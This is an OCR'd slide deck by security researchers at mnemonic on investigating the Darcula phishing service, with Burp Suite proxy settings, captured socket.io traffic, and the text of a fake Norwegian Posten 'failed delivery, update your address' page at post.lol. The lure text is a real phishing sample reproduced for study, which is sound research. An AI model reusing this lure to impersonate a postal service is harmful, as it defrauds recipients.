mnemonic

So Long, and Thanks for All the Phish

The rise and fall of Darcula

Erlend Leiknes
Harrison Sand

Who are we?

Harrison & Erlend


Offensive security consultants


Work at mnemonic, a Norwegian cybersecurity company




Where it started

- Erlend received an iMessage in December 2023
- The message was impersonating Posten, the Norwegian postal service
- We got curious…




post.lo /NO
https://post.lol/NO
Not Found


Settings
Search
All
User
Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Inspector and message editor
Hotkeys
Display
Suite
Extensions
Configuration library
Tools > Proxy
Manage global settings
Enable disabled form fields
Remove input field length limits
Remove JavaScript form validation
Remove all JavaScript
Remove <object> tags
Convert HTTPS links to HTTP
Remove secure flag from cookies
HTTP match and replace rules
Project setting
Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy
Only apply to in-scope items
Add
Edit
Remove
Up
Down
Enabled
Item
Match
Replace
Type
Comment
Request header
^User-Agent.*$
User-Agent: Mozilla/4.0 (com..
Regex
Emulate IE
Request header
^User-Agent.*$
User-Agent: Mozilla/5.0 (iPho..
Regex
Emulate iOS
Request header
^User-Agent.*$
User-Agent: Mozilla/5.0 (Linux..
Regex
Emulate Android
Request header
^If-Modified-Since.*$
Regex
Require non-cac
Request header
^If-None-Match.*$
Regex
Require non-c
Request header
^Referer.*$
Request header
^Accept-Encoding.*$
Regex
WebSocket match and replace rules
Project setting
Use these settings to automatically replace parts of WebSocket messages passing through the Proxy.
Only apply to in-scope items
Add
Edit
Remove
Up
Down
Enabled
Direction
Match
Replace
Type
Comment

mnemonic

post.lol/NO

https://post.lol/NO

Not Found



Posten: Post- og frakttje

https://post.lol/NO/

posten

Søk Min side Meny

Fraktstatus

Ditt pakkesporingsnummer: 330224219

Varsling om leveringsfeil

- Pakken din ble ikke levert på grunn av uklar leveringsadresse
- Pakken din har blitt returnert til vårt oppfyllelsessenter
- Vennligst oppdater adressen din, så sender vi igjen på 9/2/2024

Fortsette



Søk etter

Åpningstider

Pakkebokser

Om oss

Om Posten Bring

Jobb i Posten

Nyttig


Falske SMS og e-post

Priser

For bedrifter

mnemonic

Deobfuscating the communication


Burp Suite Community Edition v2024.5.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Para... Edited Status c... Length MIME t... Extensi... Title Notes TLS IP Cookies Time
2183 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6Ymk94&sid=CiLT2h5j87AXzgdlAAAI ✓ io/ ✓ 192.168.100.... 12:09:26
2182 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6Ymk93&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 214 text io/ ✓ 192.168.100.... 12:09:26
2181 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6Yme2A.0&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 229 text io/ ✓ 192.168.100.... 12:09:01
2180 https://post.lol POST /socket.io/?EIO=4&transport=polling&t=P6Yme2A&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 214 text io/ ✓ 192.168.100.... 12:09:01
2179 https://post.lol GET /socket.io/?EIO=4&transport=polling&t=P6YmXx8.0&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 229 text io/ ✓ 192.168.100.... 12:08:36
2178 https://post.lol POST /socket.io/?EIO=4&transport=polling&t=P6YmXx8&sid=CiLT2h5j87AXzgdlAAAI ✓ 200 214 text io/ ✓ 192.168.100.... 12:08:36
